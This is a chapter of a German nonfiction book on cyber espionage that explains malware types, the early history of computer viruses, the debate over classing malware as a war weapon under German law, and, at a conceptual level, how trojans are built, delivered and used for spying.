Cyberspionage

Wie Nachrichtendienste um Informationen und Kontrolle kämpfen

Kapitel 4
Malware als digitale Waffe

Die klassische Kriegsführung ist seit jeher durch den Einsatz physischer Waffen geprägt – von Infanteriewaffen über Artillerie bis hin zu Waffensystemen wie Panzern, Flugzeugen oder Raketen. Mit der zunehmenden Digitalisierung staatlicher Infrastrukturen und militärischer Systeme hat sich das Verständnis von Waffen allerdings gewandelt und um einen Bereich erweitert. Spätestens seit der gezielten Sabotage iranischer Urananreicherungsanlagen durch Stuxnet gilt auch Software als Waffe. Digitale Angriffe können heute vergleichbare, teils sogar nachhaltigere Wirkungen entfalten wie konventionelle militärische Mittel, ohne dass dabei physische Gewalt angewendet werden muss.

In diesem Kontext spielt *Malware* eine zentrale Rolle in der Cyberspionage. Malware gilt als eines der effektivsten Werkzeuge staatlicher und nichtstaatlicher Akteure, um vertrauliche Informationen auszuspähen und strategische Vorteile zu erlangen. *Malware* ist die Abkürzung für *Malicious Software*, also »bösartige Software«, und bezeichnet Schadprogramme, die dazu entwickelt wurden, Computersysteme zu infiltrieren oder zu beschädigen, ohne dass der Benutzer es beabsichtigt. Dazu setzt sie auf Sicherheitslücken (Exploits) auf (siehe Abschnitt 3.2.5). Malware kann verschiedene Formen annehmen und unterschiedliche Ziele verfolgen, z. B. den Diebstahl von Daten, die Zerstörung eines Systems (Sabotage) oder Spionage.

Im Gegensatz zu Malware, die primär auf monetäre Gewinne abzielt, wie beispielsweise *Ransomware*, verfolgt Malware im Kontext der Spionage meist das Ziel, unbemerkt in Netzwerke einzudringen, sensible Daten zu exfiltrieren und über einen längeren Zeitraum – häufig über Monate oder sogar Jahre hinweg – aktiv zu bleiben.

Machen wir erst einmal eine Bestandsaufnahme und schauen wir uns an, welche unterschiedlichen Typen von Malware es gibt:

- Eine *Backdoor* (dt. »Hintertür«) ist eine versteckte Zugriffsmöglichkeit in einem System oder in einer Software, die von Angreifern genutzt werden kann, um unautorisierten Zugriff zu erhalten.
- Ein *Rootkit* versteckt sich tief im Betriebssystem eines Computers, um gegenüber dem Benutzer und Antivirenprogrammen möglichst unerkannt zu bleiben.
- *Ransomware* verschlüsselt Daten auf den Systemen von Opfern und fordert ein Lösegeld (engl. »ransom«), um die Daten wieder freizugeben. Diese Angriffe sind eine der größten Bedrohungen in der Cyberkriminalität, da sie sowohl Unternehmen als auch Privatpersonen betreffen können. Ransomware wird jedoch auch von staatlichen Akteuren (z. B. Nordkorea) genutzt, um über die erpressten Lösegelder das Regime zu finanzieren.

- Ein *Wiper* ist ein Programm, dessen Hauptzweck die vollständige Zerstörung oder das dauerhafte Löschen von Daten auf einem Computer oder einem Netzwerk ist. Im Gegensatz zu Ransomware, die Daten verschlüsselt und dann ein Lösegeld fordert, ist das Ziel eines Wipers nicht Erpressung, sondern Sabotage.
- Ein *Virus* nistet sich in Dateien oder Programmen ein und verbreitet sich durch Benutzeraktionen weiter. Wie ein biologischer Virus benötigt ein Computervirus einen Wirt, also eine infizierte Datei, um aktiv zu werden und sich zu vermehren.
- Ein *Wurm* verbreitet sich selbstständig und ohne Benutzeraktion über Netzwerke, E-Mails oder infizierte Systeme. Im Gegensatz zu einem Virus benötigt ein Wurm keine Wirtsdatei, um aktiv zu werden.
- Ein *Trojaner* ist eine Malware, die sich als nützliches oder harmloses Programm tarnt, um unbemerkt auf ein System zu gelangen. Im Gegensatz zu *Viren* verbreitet sich ein Trojaner nicht selbstständig, sondern muss vom Benutzer heruntergeladen und ausgeführt werden. Darauf gehe ich näher in Abschnitt 4.3 ein.
- Ein *Botnetz* ist ein Netzwerk aus gehackten oder infizierten Geräten (*Bots* oder *Zombies*), das von einem Angreifer, dem sogenannten *Botmaster*, ferngesteuert wird. Diese Geräte können Computer, Server, IoT-Geräte, Router oder Smartphones sein. Eine Funktion von *Trojanern* ist häufig die Einbindung des befallenen Systems in ein bestehendes Botnetz.

Staaten setzen Malware gezielt als strategisches Instrument ein, um politische, militärische und wirtschaftliche Interessen durchzusetzen, ohne dabei offen als Angreifer in Erscheinung zu treten. Angriffe lassen sich verschleiern, Verantwortlichkeiten sind schwer eindeutig zuzuordnen und diplomatische oder militärische Eskalationen können häufig vermieden werden. Malware wird damit zu einem Mittel unterhalb der klassischen Kriegsschwelle, das sich besonders für verdeckte Operationen eignet.

4.1 Eine kurze Geschichte der Malware

Die Geschichte der Malware beginnt nicht, wie man vielleicht vermuten mag, kurz vor der Jahrtausendwende, sondern viel früher. Der Mathematiker und Informatikpionier John von Neumann (1903–1957) war einer der ersten, der die theoretische Grundlage für selbstreplizierende Programme formulierte. John von Neumann entwickelte die Konzepte selbstreplizierender Maschinen in seinen Vorträgen 1949, die später posthum 1966 als Buch unter dem Titel »Theory of Self-Reproducing Automata« veröffentlicht wurden. Herausgeber war sein Kollege Arthur W. Burks.[1]

1 von Neumann, J. (1966). Theory of self-reproducing automata (A. W. Burks, Hrsg.). University of Illinois Press. Publikation abrufbar unter: *https://archive.org/details/theoryofselfrepr00vonn_0/mode/2up* [Stand: 29.04.2025].

In dieser Arbeit beschreibt von Neumann ein Modell auf Basis von zellulären Automaten. Hierbei handelt es sich um ein abstraktes, mathematisches Modell, in dem Maschinen sich selbst kopieren können. Ursprünglich wollte von Neumann erklären, wie biologische Komplexität entsteht. Seine Theorien lieferten jedoch auch die Grundlage für das Konzept selbstreplizierender Software und damit für spätere Computerviren. Damit kann von Neumann als der unbeabsichtigte »Urvater« der Mechanismen angesehen werden, auf denen Malware basiert.

Anfang der 1970er-Jahre wurde mit dem *Creeper-Wurm* das erste bekannte Beispiel eines sich selbst replizierenden Programms geschaffen, das den Beginn der Geschichte von Computerviren und -würmern markiert. Obwohl er nicht schädlich war, legte der Creeper-Wurm den Grundstein für spätere Entwicklungen in diesem Bereich. Entwickelt wurde Creeper 1971 im Rahmen eines Experiments von Bob Thomas, einem Ingenieur bei *BBN Technologies*. Sein Ziel war es, die Möglichkeit zu demonstrieren, dass sich ein Computerprogramm eigenständig ohne direkte Benutzerinteraktion über ein Netzwerk verbreiten kann. Creeper infizierte Systeme vom Typ DEC PDP-10, die unter dem TENEX-Betriebssystem betrieben wurden, und nutzte das ARPANET[2] als Verbreitungsweg. Beim Befall eines Systems zeigte das Programm die folgende Nachricht an: `I'M THE CREEPER: CATCH ME IF YOU CAN!`

Kurz nach der Entwicklung des Creeper-Wurms entstand ein weiteres Programm namens *Reaper*. Auch Reaper wurde bei BBN Technologies entwickelt und wird oft als das erste Beispiel eines Antiviren-Programms bezeichnet. Während Creeper so konzipiert wurde, dass es sich selbstständig über das ARPANET verbreiten und Systeme mit einer harmlosen Nachricht infizieren kann, hatte Reaper zum Ziel, infizierte Systeme aufzuspüren und den Creeper-Wurm zu entfernen. Technisch gesehen, war Reaper selbst ein Wurm, da er sich, wie Creeper, selbstständig über das Netzwerk fortbewegte. Anstatt nur Kopien von sich zu erzeugen oder Nachrichten anzuzeigen, suchte Reaper gezielt nach Creeper-Instanzen und löschte diese. In Anlehnung an die Biologie werden solche Programme, die andere Würmer aufspüren und entfernen, gelegentlich metaphorisch als *Nematoden* bezeichnet.

Das Malware Museum

Das *Malware Museum* auf *archive.org* zeigt uns, wie Viren entstanden, sich entwickelten und welche Botschaften oder Effekte sie damals hatten. Viele dieser Programme waren eher destruktiv oder spielerisch als wirtschaftlich motiviert. Sie erreichen das Malware Museum über den folgenden Link: *https://archive.org/details/malwaremuseum*.

2 Das ARPANET ist der Vorläufer des heutigen Internets.

Der *Brain-Virus* aus dem Jahr 1986 wurde von den beiden Brüdern Basit und Amjad Farooq Alvi in Pakistan entwickelt und gilt als der erste MS-DOS-Computer-Virus. Er infizierte Disketten, indem er den Bootsektor überschieb. Die beiden Brüder wollten ursprünglich keinen Schaden anrichten. Vielmehr war Brain als eine Art Kopierschutz gedacht. Ihr Ziel war es, Raubkopien ihrer selbst entwickelten medizinischen Software zu verhindern. Da ihre Programme unerlaubt vervielfältigt wurden, schrieben sie Brain, um unrechtmäßig kopierte Disketten zu markieren. So ist es nicht verwunderlich, dass die Entwickler ihre echten Namen und Telefonnummern im Code hinterließen:

```
Welcome to the Dungeon (c) 1986 Basit & Amjad
Phone : 430791, 443248
Beware of this VIRUS....
```

Der renommierte Cybersicherheitsexperte Mikko Hyppönen nahm dies zum Anlass, um im Jahr 2011 nach Lahore zu reisen und die beiden Brüder persönlich zu interviewen. In der Dokumentation seines Besuchs zeigt Hyppönen, dass die Brüder auch Jahrzehnte später noch in ihrem ursprünglichen Büro arbeiteten und sich keiner Schuld bewusst fühlten. Sie erklärten, dass sie nie beabsichtigt hätten, Schaden anzurichten, sondern lediglich auf die illegale Nutzung ihrer Software aufmerksam machen wollten.

Hyppönens Video-Interview erreichen Sie über den folgenden Link:

Abbildung 4.1: https://florian-dalwigk.com/cyberspionage/brain

1989 folgte der *PC Cyborg Trojan*, der auch als *AIDS Trojan* bekannt ist. Er entstand in den USA und gilt als frühe Form von Ransomware. Der Trojaner versteckte wichtige Systemdateien und forderte vom Benutzer eine Zahlung von 189 USD an ein Postfach in Panama, um den Zugriff auf den Computer wiederherzustellen. Die Malware wurde in Form von Disketten per Post verschickt.[3]

3 KnowBe4. (n.d.). AIDS Trojan | PC Cyborg | Original Ransomware. *https://www.knowbe4.com/aids-trojan* [Stand: 29.04.2025].



Abbildung 4.2: Der Hinweis, dass man mit dem AIDS-Trojaner infiziert wurde (Quelle: https://www.knowbe4.com/aids-trojan)

In den Jahren 1987 bis 1988 machte der *Cascade-Virus* auf sich aufmerksam. Er sorgte für einen visuellen Effekt, bei dem Buchstaben auf dem Bildschirm nach unten rutschten. Er war eine der ersten Malware-Formen mit einer grafischen Animation, die Sie sich über den folgenden Link anschauen können:

Abbildung 4.3: https://florian-dalwigk.com/cyberspionage/cascade

Der *Joshi-Virus* war eine Logikbombe, die sich auf Bootsektoren von Disketten und Festplatten installierte. Er wurde 1989 entwickelt und tauchte erstmals Ende 1989 auf, wurde aber hauptsächlich 1990 bekannt, denn am 5. Januar eines Jahres aktivierte sich der Virus und zeigte die Botschaft `Type 'Happy Birthday Joshi'!` auf dem Bildschirm an.[4] Danach wurde das System eingefroren und war nicht mehr bedienbar. Joshi war ein typisches Beispiel für frühe Malware, die eher auf Kreativität und persönliche Botschaften als auf destruktive Absichten setzte.

1991 verbreitete sich der *Stoned-Virus*, der beim Systemstart gelegentlich die Nachricht `Your PC is now Stoned!` anzeigte. Er war einer der bekanntesten Bootsektorviren der frühen Neunzigerjahre und infizierte Disketten sowie Festplatten.

4 F-Secure. (n.d.). Joshi. F-Secure. *https://www.f-secure.com/v-descs/joshi.shtml* [28.04.2025].

Der *Ping-Pong-Virus* aus dem Jahr 1992, auch bekannt als *Bouncing Ball*, verursachte eine Animation, bei der ein kleiner Ball über den Bildschirm sprang. Trotz seines harmlosen Aussehens konnte er Systemabstürze auslösen, wenn Programme mit direktem Bildschirmzugriff verwendet wurden. Sie können sich die Animation des Ping-Pong-Virus über den folgenden Link anschauen:

Abbildung 4.4: https://florian-dalwigk.com/cyberspionage/pingpong

Der *Casino-Virus*, der Anfang der 1990er-Jahre bekannt wurde, ist ein klassisches Beispiel für einen sogenannten *Fun Virus*, der jedoch auch destruktiven Charakter hatte. Nach der Infektion wartete der Casino-Virus auf eine bestimmte Bedingung oder einen Zufallsmoment. Dann zeigte er ein simuliertes Casinospiel auf dem Bildschirm, ähnlich einem Slot-Machine-Spiel im Stile des einarmigen Banditen. Der Wetteinsatz dieses unfreiwilligen Glücksspiels sind die Dateien des Benutzers. Je nachdem, ob der Nutzer gewinnt oder verliert, wurde die *File Allocation Table (FAT)*, die vor dem Spiel gelöscht wurde, durch eine kurz zuvor angefertigte Kopie wiederhergestellt oder gelöscht. Im Verlustfall konnten viele Dateien nicht mehr korrekt geladen werden, auch wenn die Inhalte manchmal noch physisch vorhanden waren.

Abbildung 4.5: Oberfläche des Casino-Virus
(Quelle: https://archive.org/details/malware_Q-CASINO.COM)

Um 1995 erschien der *Ambulance-Virus*, ein reiner *Fun Virus*. Hierbei handelt es sich um eine Art von Malware, die primär darauf abzielt, sichtbare, oft unterhaltsame Effekte auf einem Computer zu erzeugen, ohne ernsthaften Schaden anzurichten. Auf dem Bildschirm fuhr ein animierter Krankenwagen entlang, begleitet von Sirenengeräuschen. Er

ist ein Beispiel dafür, wie Malware visuelle und akustische Effekte kombinieren konnte, ohne zwangsläufig Schaden anzurichten.



Abbildung 4.6: Der Ambulance-Virus lässt einen Krankenwagen durch das Bild fahren. (Quelle: https://archive.org/details/malware_AMBULANC.COM)

Museum of Malware Art

Viele Malware-Entwickler der ersten Stunden wollten eher Aufmerksamkeit erregen als finanziellen Schaden anrichten. Das zeigte sich unter anderem auch in der Verwendung von visuellen Effekten und ASCII-Art, die beim Start der Malware angezeigt wurden. Die Infektionen geschahen meist über einen Diskettenaustausch. Früher stand der kreative Ausdruck im Vordergrund, heute geht es primär um Profit, Spionage und gezielte Sabotage. Moderne Malware ist hochspezialisiert, schwer zu entdecken und wird oft von staatlichen oder kriminellen Organisationen entwickelt.

Ein Ort, an dem die »gute alte Zeit« künstlerisch eingefangen und reflektiert wird, ist das *Museum of Malware Art*, das ich im Dezember 2024 in Helsinki besucht habe. Es wurde von dem finnischen Cybersicherheitsunternehmen *WithSecure*[5] initiiert und von Mikko Hyppönen kuratiert. Das Museum befindet sich am Hauptsitz von WithSecure an der Küste im Viertel Jätkäsaari und öffnete seine Türen offiziell im November 2024. Das Ziel des Museums ist es, die oft abstrakten und komplexen Themen der Cybersicherheit durch Kunst verständlich und zugänglich zu machen. Hyppönen beschreibt Malware als eine Art unbeabsichtigte Kunstform – ein Zusammenspiel aus technischer Raffinesse und destruktiver Absicht.[6] Durch die künstlerische Darstel-

5 Ehemals F-Secure Business.

6 WithSecure. (22.11.2024). World's first Museum of Malware Art (MuMA) is open to the public. WithSecure. *https://www.withsecure.com/en/whats-new/pressroom/muma-is-open* [Stand: 29.04.2025].

lung dieser digitalen Bedrohungen sollen Besucher für die ethischen, gesellschaftlichen und emotionalen Dimensionen von Cyberangriffen sensibilisiert werden.

Eine Tour durch das Museum of Malware Art mit Mikko Hyppönen und mir erreichen Sie über den folgenden Link:

Abbildung 4.7: https://florian-dalwigk.com/cyberspionage/malware_art

4.2 Malware als Kriegswaffe? Das Kriegswaffenkontrollgesetz

Das *Kriegswaffenkontrollgesetz (KrWaffKontrG)* regelt in Deutschland die Herstellung, den Erwerb, den Besitz und die Weitergabe von Kriegswaffen. Kriegswaffen sind in der *Kriegswaffenliste* abschließend aufgezählt, die Sie unter *https://www.gesetze-im-internet.de/krwaffkontrg/anlage.html* einsehen können. In ihr sind Atomwaffen, biologische Waffen, chemische Waffen, Flugkörper, Kampfflugzeuge und -hubschrauber, Kriegsschiffe und schwimmende Unterstützungsfahrzeuge, Kampffahrzeuge, Rohrwaffen, leichte Panzerabwehrwaffen, Flammenwerfer, Minenleg- und Minenwurfsysteme, Torpedos, Minen, Bomben, eigenständige Munition, sonstige Munition und Dispenser aufgeführt.

Malware fällt nicht unmittelbar unter das Kriegswaffenkontrollgesetz, weil »Waffen« im Sinne des KrWaffKontrG traditionell physische, militärisch eingesetzte Geräte sind, z. B. Panzer, Raketen oder Torpedos. Auch biologische und chemische Kampfstoffe zählen dazu. Das Gesetz enthält aber (noch) keine explizite Regelung für Cyberwaffen oder digitale Schadprogramme.

Wenn man sich allerdings anschaut, welche Schäden Cyberwaffen, insbesondere Wiper-Malware, an z. B. kritischen Infrastrukturen anrichten können und welchen Einfluss das auf unser Leben hat, könnte man durchaus darüber nachdenken, ob sie nicht auch in den Katalog des KrWaffKontrG aufgenommen werden sollten. Deshalb wird unter Fachleuten diskutiert, ob hochentwickelte Malware, die schwere Schäden in z. B. der Energieversorgung verursachen kann, ebenfalls als Kriegswaffe betrachtet werden könnte. Software fällt bislang nur dann unter das KrWaffKontrG, wenn sie unmittelbar zur Funktion einer Kriegswaffe gehört, z. B. Software zur Steuerung autonomer Waffen.

Auf welche Art von Malware könnte das KrWaffKontrG hypothetisch anwendbar sein? Hierzu könnten Cyberwaffen zählen, die speziell entwickelt wurden, um militärische Systeme zu zerstören oder auszuschalten, oder Malware, die gezielt militärische Infrastruktur lahmlegt und daher als militärisches Kampfmittel dient.

Ein Bespiel hierfür ist *Stuxnet*, das in der Fachliteratur als Kriegswaffe im digitalen Raum zählt. Ein Beispiel hierfür ist die Analyse von Ralph Langner, einem deutschen Experten für industrielle Sicherheitssysteme, der in seinem Bericht »Stuxnet und die Folgen« schreibt:

> *»Stuxnet ist eine Waffe mit absichtlich geringer Zerstörungskraft, die darauf zielt, die Betriebszeit der iranischen Zentrifugen zu verringern und gleichzeitig den Iranern das Gefühl zu vermitteln, zu doof zu sein, ihre komplizierten digitalen Steuerungs- und Schutzsysteme zu verstehen.«*[7]

Malware müsste, um ins KrWaffKontrG aufgenommen zu werden, ein vergleichbares Zerstörungspotenzial wie klassische Kriegswaffen haben, gezielt für militärische Zwecke entwickelt und eingesetzt werden und in bestehende waffenrechtliche Kategorien einsortiert werden können oder eine gesetzliche Erweiterung notwendig machen.

Eine weitere Problematik für die Kategorisierung von Software als Kriegswaffe ergibt sich durch die technische Natur der Malware selbst. Ein legitimes Programm kann schnell zur Waffe umfunktioniert werden. Viele legitime Programme – z. B. Verschlüsselungssoftware zum Schutz von Dateien auf dem eigenen Rechner – können mit wenig Aufwand zu schädlicher Malware umfunktioniert werden. Der Unterschied zwischen einem legitimen Verschlüsselungsprogramm wie *VeraCrypt* und einer Ransomware besteht z. B. nur darin, dass die Ransomware Dateien ohne Einverständnis des Nutzers verschlüsselt und dann ein Lösegeld für den Schlüssel zum Entschlüsseln der Dateien fordert. Dieselbe Schadsoftware kann nochmals so angepasst werden, dass der Schlüssel gar nicht erst gespeichert wird. Dafür müssen gegebenenfalls nur wenige Zeilen Code angepasst werden. Die Daten werden unumkehrbar zerstört und das Ziel ist in diesem Fall Sabotage statt Erpressung. Richtet sich diese Sabotage gezielt gegen militärische Einrichtungen oder kritische Infrastrukturen, könnte man möglicherweise schon von einer Kriegswaffe im Sinne des KrWaffKontrG sprechen.

Wenn also bereits bestehende, legale Software mit minimalem Aufwand in eine Waffe in Form einer Ransomware oder eines Wipers umgewandelt werden kann, stellt sich aber die Frage, wie man die Software in die Kriegswaffenliste aufnehmen will. Wie unterscheidet man friedliche von kriegerischen Nutzungen? Der Dual-Use-Charakter, die unklare Abgrenzung und die schwierige Kontrolle stellen zentrale rechtliche Schwierigkeiten mit einer genauen Klassifizierung dar. Da Quellcode oft frei zugänglich oder selbst mit Werkzeugen entwickelt werden kann, die keinen staatlichen Kontrollmechanismen unterliegen (wie hingegen beispielsweise der Erwerb bestimmter chemischer Substanzen), wäre ein Verbot oder eine Lizenzpflicht kaum durchsetzbar.

Frage #031: Sollte Malware ins Kriegswaffenkontrollgesetz aufgenommen werden?

7 Langner, R. (2011). Stuxnet und die Folgen. Abgerufen von *https://www.langner.com/wp-content/uploads/2017/08/Stuxnet-und-die-Folgen.pdf* [Stand: 29.04.2025].

4.3 Trojaner

Unter einem *Trojaner* versteht man Schadsoftware, die sich als legitimes oder nützliches Programm tarnt, um vom Opfer freiwillig ausgeführt zu werden und es anschließend auszuspionieren. Der Name geht auf das Trojanische Pferd aus der griechischen Mythologie zurück: Ein scheinbar harmloses Geschenk, das von den Trojanern selbst in die Stadt gezogen wurde, enthielt feindliche Soldaten und führte letztlich zum Fall Trojas. Nachdem die Trojaner das hölzerne Pferd innerhalb ihrer Stadtmauern aufgestellt hatten, warteten die darin versteckten griechischen Krieger bis zum Einbruch der Nacht. Als die Stadt schlief und die Wachsamkeit nachließ, öffneten sie das Pferd von innen, kletterten heraus und überwältigten die wenigen verbliebenen Wachen. Anschließend öffneten sie die Stadttore für das griechische Heer, das sich zuvor nur zur Tarnung zurückgezogen hatte und in der Nähe verborgen wartete. Innerhalb kürzester Zeit drangen die Angreifer in die ungeschützte Stadt ein, setzten Gebäude in Brand und zerstörten die militärischen und politischen Zentren Trojas. Der Fall der Stadt war damit nicht das Ergebnis einer offenen Belagerung, sondern einer gezielten Infiltration, die erst im Inneren ihre volle Wirkung entfaltete.

Von diesem Täuschungsprinzip inspiriert, wurde die Idee für Software-Trojaner geboren. Diese dringen ebenfalls nicht durch rohe Gewalt ein, sondern dadurch, dass das Opfer ihnen selbst Zugang gewährt, z. B. durch das Öffnen eines E-Mail-Anhangs oder die Installation vermeintlicher Software-Updates. Anders als klassische Viren oder Würmer muss ein Trojaner sich nicht selbstständig weiterverbreiten. Seine Wirksamkeit beruht primär auf der bewussten Verschleierung seiner eigentlichen Funktion. Technisch betrachtet, ist ein Trojaner weniger eine konkrete Malware-Gattung mit festem Bauplan, sondern eher eine Rolle innerhalb eines Angriffs, nämlich der Teil, der in ein Computersystem eindringt und anschließend z. B. andere Malware-Komponenten nachlädt. Das Trojanische Pferd zerstörte die Stadt ebenfalls nicht selbst, sondern schuf lediglich den Zugang. Das Pferd an sich war also keine Waffe, sondern ein Transportmittel für die Griechen, die den eigentlichen Angriff erst später starteten.

Ein Trojaner ist häufig ein *Loader* oder *Dropper*, der weitere Malware-Module nachinstalliert. Diese können sehr unterschiedlich ausfallen und von Spionagefunktionen über Sabotage bis hin zu finanziell motivierten Angriffen reichen. Wenn er als *Backdoor* fungiert, gleicht der Trojaner den griechischen Kriegern, die nachts die Stadttore öffneten. Sie sorgten dafür, dass der Zugang dauerhaft offen stand und weitere Truppen ungehindert in die Stadt eindringen konnten. Übertragen auf die Cyberspionage bedeutet das, dass ein Trojaner einen langfristigen, verdeckten Zugang schafft, über den Angreifer jederzeit zurückkehren, neue Werkzeuge nachladen oder weitere Systeme kompromittieren können. Für nachrichtendienstliche Operationen ist diese Persistenz entscheidend, da Spionage nicht auf einen einmaligen Zugriff, sondern auf kontinuierliche Informationsgewinnung angewiesen ist.

Ein *Remote-Access-Trojan (RAT)* entspricht den griechischen Soldaten, die sich nach dem Öffnen der Tore frei in der Stadt bewegten, strategische Punkte besetzten und die Kontrolle über zentrale Bereiche Trojas übernahmen. Ein RAT verleiht dem Angreifer vollständige Fernsteuerungsmöglichkeiten über das kompromittierte System. Damit können Dateien durchsucht, die Kommunikation überwacht, Eingaben mitgelesen und weitere Angriffe koordiniert werden.

4.3.1 Ablauf einer Trojaner-Infektion

Doch wie können Angreifer einen Trojaner überhaupt auf ein Zielsystem bringen? Abbildung 4.8 stellt das Vorgehen schematisch dar.



Abbildung 4.8: Ablauf eines Trojaner-Angriffs

Am Anfang steht die *Design-Phase*: Der Angreifer entwickelt das eigentliche Trojaner-Paket und entscheidet, welche Fähigkeiten es besitzen soll. Dazu werden häufig spezialisierte Werkzeuge oder Baukästen genutzt, beispielsweise das RAT-Framework *njRAT* (auch als *Bladabindi* bezeichnet). In dieser Phase wird festgelegt, ob der Trojaner lediglich als Einstiegspunkt dienen oder bereits konkrete Spionagefunktionen wie Keylogging, Bildschirmüberwachung oder Datei-Exfiltration enthalten soll. Das Ergebnis ist eine ausführbare Datei, die den Kern des späteren Angriffs bildet, aber noch nicht zwingend direkt auf dem Zielsystem landet.

Um den Trojaner zuverlässig auf das Zielsystem zu bringen, folgt ein *Loader* oder *Dropper*. Anstatt den vollständigen Schadcode direkt auszuliefern, setzen Angreifer in der Regel auf ein zweistufiges Verfahren: Ein *Dropper* bringt die Malware unmittelbar mit und installiert sie lokal, während ein Loader erst nach der Ausführung eine Verbindung zu einem externen Server herstellt, um den eigentlichen Trojaner (das *Implantat*) nachzuladen. Bei Spionageoperationen ist der Loader beliebt, da sich so die Funktionalität flexibel anpassen und bei Bedarf austauschen lässt, ohne das initiale Schadprogramm ändern zu müssen.

Damit der Trojaner nicht sofort Misstrauen erregt, wird er in eine scheinbar harmlose Datei eingebettet. Mithilfe von Werkzeugen wie dem *IExpress Wizard* oder ähnlichen sogenannten *Packern* wird der Schadcode beispielsweise mit einer legitimen Anwendung wie einem Taschenrechner kombiniert. Für das Opfer sieht die Datei völlig unauffällig aus, und sie verhält sich auf den ersten Blick auch erwartungsgemäß, während im Hintergrund der Trojaner gestartet wird. Zusätzlich dazu wird der Schadcode mithilfe eines *Crypters* verschlüsselt oder *obfuskiert* (verschleiert). Das Ziel dieser Maßnahme ist es, die Erkennung durch Antivirenprogramme und andere Sicherheitsmechanismen zu umgehen: Signaturbasierte Schutzsysteme sollen den Trojaner nicht als bekannten Schadcode identifizieren können. Gerade staatliche oder professionell agierende Gruppen investieren hier erheblichen Aufwand, da die Entdeckung eines Trojaners nicht nur den Angriff vereitelt, sondern auch Rückschlüsse auf den Angreifer zulassen kann und ihn dadurch *attribuierbar* macht (siehe dazu Kapitel 6, »Attribution – wer war es wirklich?«).

Danach gelangt der Trojaner zum Opfer. Die *Übertragungsmethoden* reichen von klassischen E-Mail-Anhängen über manipulierte Downloads auf Webseiten bis hin zu infizierten USB-Sticks oder kompromittierten Software-Updates. In Spionagekampagnen werden im Vorfeld sehr viele Informationen über das Opfer eingeholt, um ein passendes Gesamtpaket zu schnüren. Die Inhalte, Dateinamen und Übertragungswege orientieren sich an realen Arbeitsabläufen, aktuellen Projekten oder bekannten Kontakten, um die Glaubwürdigkeit zu erhöhen und die Ausführung durch das Opfer wahrscheinlicher zu machen. Je mehr Informationen das Opfer über sich in den sozialen Netzwerken teilt, desto einfacher ist der Anbahnungsprozess.

Sobald das Opfer die infizierte Datei öffnet oder ausführt, wird der Trojaner gestartet. Der Dropper oder Loader übernimmt nun seine eigentliche Aufgabe. Er installiert den vollständigen Schadcode, richtet Persistenzmechanismen ein und stellt gegebenenfalls die Verbindung zur Command-and-Control-Infrastruktur her, über die das Zielsystem gesteuert werden kann. Ab diesem Moment befindet sich der Angreifer im System und kann mit der eigentlichen Spionage beginnen.

4.3.2 Was leistet ein Trojaner?

Sobald ein Trojaner erfolgreich auf einem Zielsystem aktiv ist und sich dort dauerhaft verankert hat, ist er aus Sicht des Angreifers ein modular erweiterbares Spionagewerkzeug. Je nach Ziel werden diese Funktionen selektiv aktiviert, weil jede zusätzliche Aktion die Wahrscheinlichkeit erhöht, entdeckt zu werden. Eine Funktion ist das Mitschneiden von Tastatureingaben (*Keylogging*) und das Auslesen der Zwischenablage. Viele Nutzer kopieren Passwörter aus Passwortmanagern, API-Keys aus Entwicklerportalen, Einmal-Tokens aus MFA-Apps oder sensible Textpassagen aus Dokumenten in die Zwischenablage. Ein Trojaner, der diesen Datenstrom protokolliert, bekommt mit minimalem Aufwand häufig genau die Schlüssel in die Hand, die später für weitergehende Zugriffe gebraucht werden.

